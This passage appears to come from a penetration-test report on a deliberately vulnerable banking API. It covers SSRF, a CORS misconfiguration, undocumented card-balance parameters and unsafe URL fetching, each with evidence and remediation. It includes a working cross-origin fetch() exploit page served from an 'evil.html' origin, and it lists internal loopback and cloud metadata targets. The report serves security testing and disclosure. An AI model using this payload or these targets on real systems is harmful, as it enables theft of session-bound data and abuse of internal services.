- Enforce separation of duties between request creation and approval
- Implement workflow level validation rather than relying on individual endpoint checks
- Add balance integrity checks before and after every transaction
- Monitor and alert on abnormal transaction patterns, automation, and rapid approvals

Sensitive financial workflows must enforce invariant rules and realistic user behavior to prevent abuse at scale.

## Finding 4: API7:2023 Server Side Request Forgery(SSRF) During Profile Update

### Description


Here,  I focused on features that allow users to provide external resources as part of their profile information. During this process, I identified an Import URL endpoint where the application accepts a user supplied URL and processes it on the backend.

The API fetches the provided URL server side without validating the source, destination, or protocol. The fetched content is then stored locally and made accessible through the application.

This design allows an attacker to influence where the server sends outbound requests, effectively using the server as a proxy.


## Evidence and Proof of Concept

During a profile update request, I supplied an external URL. The backend accepted the input and initiated a server side request to fetch the resource.






The response indicated that:

- The server successfully retrieved the external resource
- Metadata such as content length and status were returned




- The fetched content was stored under a local upload path
- The stored file was later accessible through a predictable application endpoint






This confirms that the request originated from the application server and not the client. I did not attempt to access internal services or exploit filesystem traversal. Testing was limited to observing backend behavior and confirming server side fetching.





***Figure 7:*** *Server side request triggered during profile update using user supplied URL*

## Impact

An attacker can exploit this behavior to:

- Force the server to make requests to arbitrary external resources
- Use the application as a proxy for outbound network access
- Potentially access internal services if internal addresses are not restricted

- Store attacker controlled content on the server
- Exploit path traversal vulnerability due to insufficient validation of the storage path and filename during profile picture updates

This confirms that the system is vulnerable to **path traversal**, as filenames derived from user input could allow reading or writing files outside the intended directory.

### Remediation

To mitigate this issue, enforce strict controls on all server initiated requests:

- Disallow arbitrary URLs during profile updates unless strictly required
- Enforce an allowlist of trusted domains
- Block requests to private, loopback, and link local IP ranges
- Restrict allowed protocols to HTTPS only
- Validate and sanitize any filenames or storage paths to prevent path traversal
- Avoid writing fetched content to disk when possible
- Log and monitor outbound requests for abnormal patterns

All validation must be enforced server side and should not rely on client side controls.

## Finding 5: Misconfigured Cross-Origin Resource Sharing (CORS)

**OWASP API Top 10 Mapping: API8:2023 Security Misconfiguration**

### Description

While testing the API for cross-origin access controls, I examined how the server responds to requests originating from untrusted domains. I observed  whether authenticated API responses could be accessed by attacker external origins.

I discovered that the API does not properly restrict allowed origins. As a result, a malicious website can issue cross-origin requests and successfully read sensitive API responses that are tied to an authenticated user session.

This misconfiguration allows an attacker to exploit the trust relationship between the browser and the API, effectively bypassing same-origin protections.

### Evidence and Proof of Concept

To validate this issue, I created a fake malicious website and hosted it locally. I then used this site as the request origin by loading it in the victim’s browser.

The malicious page executed a JavaScript **fetch()** request to the API endpoint:

**GET /api/bill-categories**

```
<!DOCTYPE html>
<html>
<head>
  <title>CORS Exploit Test</title>
</head>
<body>

<h1>CORS Exploit Test Page</h1>
<pre id="output">Loading ... </pre>

<script>
fetch("http://172.18.0.3:5000/api/bill-categories", {
})
.then(function(response) {
  return response.text();
})
.then(function(data) {
  document.getElementById("output").textContent = data;
})
.catch(function(error) {
  document.getElementById("output").textContent = "ERROR: " + error;
});
</script>
```


```
                              [ Read 28 lines ]
^G Help      ^O Write Out   ^F Where Is    ^K Cut         ^T Execute     ^C Location    M-U Undo
^X Exit      ^R Read File   ^\ Replace     ^U Paste       ^J Justify     ^/ Go To Line  M-E Redo
```

I disable my cache since it was blocking the response and send the  request was  from the attacker-controlled origin:

**http://127.0.0.1:8000/evil.html**

Despite the origin being untrusted, the API returned a full authenticated response containing bill category data. The browser allowed the response to be read by the malicious script, confirming that the server accepts arbitrary origins and exposes responses when authentication cookies or tokens are present.

The response included structured data such as category IDs, names, and descriptions, proving that sensitive API data can be exfiltrated cross-origin.




## CORS Exploit Test Page


```
{
  "categories": [
    {
      "description": "Water, Electricity, Gas bills",
      "id": 1,
      "name": "Utilities"
    },
    {
      "description": "Phone, Internet, Cable TV",
      "id": 2,
      "name": "Telecommunications"
    },
    {
      "description": "Life, Health, Auto insurance",
      "id": 3,
      "name": "Insurance"
    },
    {
      "description": "Credit card bill payments",
      "id": 4,
      "name": "Credit Cards"
    }
  ],
  "status": "success"
}
```

***Figure 8:*** *Successful cross-origin request from a malicious site retrieving authenticated API response*

## Impact

An attacker can exploit this vulnerability to:

- Steal sensitive API responses using a malicious website
- Read authenticated data without direct access to the API
- Perform cross-site data exfiltration attacks
- Abuse the victim's authenticated session

If chained with other issues such as weak authentication or excessive privileges, this can lead to account takeover or large-scale data exposure.

## Remediation

To fix this issue, enforce strict CORS policies on all API endpoints:

- Do not use wildcard origins when credentials are allowed
- Explicitly allow only trusted frontend domains
- Set Access-Control-Allow-Credentials carefully and only when required
- Validate the Origin header server side
- Ensure sensitive endpoints do not return readable responses to untrusted origins

CORS policies must be restrictive and consistently enforced across the API to prevent cross-origin data leakage.

## Finding 6: API9:2023 Improper API Inventory and Documentation

## Description


While testing the virtual card limit update functionality, I observed inconsistencies between the documented API behavior and the actual backend implementation. The API documentation specified a request body parameter named **limit** for updating virtual card limits. However, requests using this documented parameter were rejected by the backend.

Further testing revealed that the same endpoint also accepts additional undocumented parameters such as **card_balance, is_frozen,** and other sensitive fields that were not included in the API documentation. These parameters were processed by the backend without validation or restriction, allowing direct manipulation of critical virtual card attributes.

This behavior confirms that the API exposes undocumented and untracked functionality, significantly expanding the attack surface and enabling abuse of sensitive business logic.

## Evidence and Proof of Concept

After checking the documentation




I interacted with the following endpoint:

**POST /api/virtual-cards/{card_id}/update-limit**

- Requests using the documented **limit** parameter failed
- Requests using the undocumented **card_limit** parameter succeeded
- The backend processed the request and updated the virtual **card_limit,** balance and any **card_Id**
- The balance increase occurred without additional validation or ownership checks

This confirms that undocumented API behavior exists and can be abused by attackers who enumerate or fuzz request parameters.




***Figure 9:*** *Successful card limit update using undocumented card_limit parameter*

## Impact

An attacker can leverage undocumented API behavior to:

- Bypass intended client-side or documentation-based restrictions
- Discover hidden or untracked API functionality
- Abuse sensitive business logic such as balance or limit updates
- Increase the likelihood of chaining with authorization and rate limit issues

Improper API documentation increases attack surface and makes security controls harder to audit and enforce consistently.

## Remediation

To mitigate this issue:

- Ensure API documentation accurately reflects backend implementation
- Remove undocumented parameters or explicitly validate and restrict them
- Enforce strict request schema validation server side
- Regularly audit APIs to identify undocumented or legacy behaviors
- Align documentation, frontend usage, and backend logic consistently

All sensitive parameters must be explicitly defined, validated, and protected to reduce exposure from hidden API functionality.

## Finding 7: Unsafe Consumption of APIs via Unvalidated URL Fetching and Internal Resource Exposure

**API10:2023 Unsafe Consumption of APIs**

### Description

During testing of the application, several backend endpoints were observed to consume external and internal URLs without adequate validation, origin restriction, or allow-listing. The application attempts to fetch user-supplied or dynamically referenced URLs and process their responses server-side. This behavior introduces a high-risk condition where internal services, metadata-style endpoints, and sensitive internal resources can be reached indirectly through the application.

Although full exploitation such as credential extraction or metadata compromise was not completed, the observed behavior confirms that the application consumes APIs and URLs in an unsafe manner.

## Affected and Unsafe APIs / Endpoints

The following endpoints and references were identified through source code review and runtime testing and are considered **unsafe due to lack of proper validation and restriction**:

- **POST /upload_profile_picture_url**
- Internal URL handlers resolving paths such as:
  - **http://127.0.0.1:5000/internal/secret**
  - **http://127.0.0.1:5000/internal/config.json**
- Metadata-style paths referenced in code:
  - **/latest/meta-data/**
- Dynamic file access paths:
  - **/uploads/<file_path>**

These endpoints demonstrate backend behavior that processes or fetches URLs without enforcing strong trust boundaries.

## Evidence and Proof of concept


### 1. Source Code Enumeration

Using recursive pattern matching across the GitHub repository, multiple internal and external URLs were discovered hardcoded or dynamically referenced within the application. This confirms that the backend is designed to consume third-party and internal APIs directly.


### 2. Runtime Validation Gaps

When accessing internal endpoints such as:

**http://127.0.0.1:5000/internal/secret**




The server returned a structured JSON error indicating:

*"error": "Internal resource. Loopback only."*

This response confirms that:

- The backend resolves and processes loopback addresses
- Access control is enforced only after the request reaches the internal handler
- The request path is valid and reachable internally

This behavior proves unsafe API consumption, since internal services should never be reachable through user-influenced request flows.

## 3. Metadata-Style Endpoint Handling

References to paths resembling cloud metadata services such as **/latest/meta-data/** were identified in the codebase. While direct access returned 403 or 404 during testing, the presence of this logic indicates that the application may attempt to consume metadata APIs depending on runtime conditions or deployment environment.

This creates a latent risk, especially in cloud-hosted environments.

## 4. File Write Behavior and Secondary Risk

During profile picture update testing, fetched content was written to disk under the uploads directory. While path traversal was not exploited during testing, the act of writing externally fetched content to disk introduces

a secondary risk. If filename or path handling becomes user-influenced, this could escalate into arbitrary file overwrite or path traversal conditions.

## Impact

- Internal APIs and loopback-only services are reachable through backend URL handling logic
- Sensitive configuration or secrets could be exposed if response filtering fails
- Cloud metadata credentials could be leaked in a cloud deployment
- Backend trust boundaries between internal and external services are broken
- Attackers could pivot from this behavior into SSRF, credential harvesting, or internal service abuse

This issue significantly weakens the security posture of the application and violates secure API consumption principles.

## Recommendations

1. Enforce strict allow-listing for all outbound API and URL requests
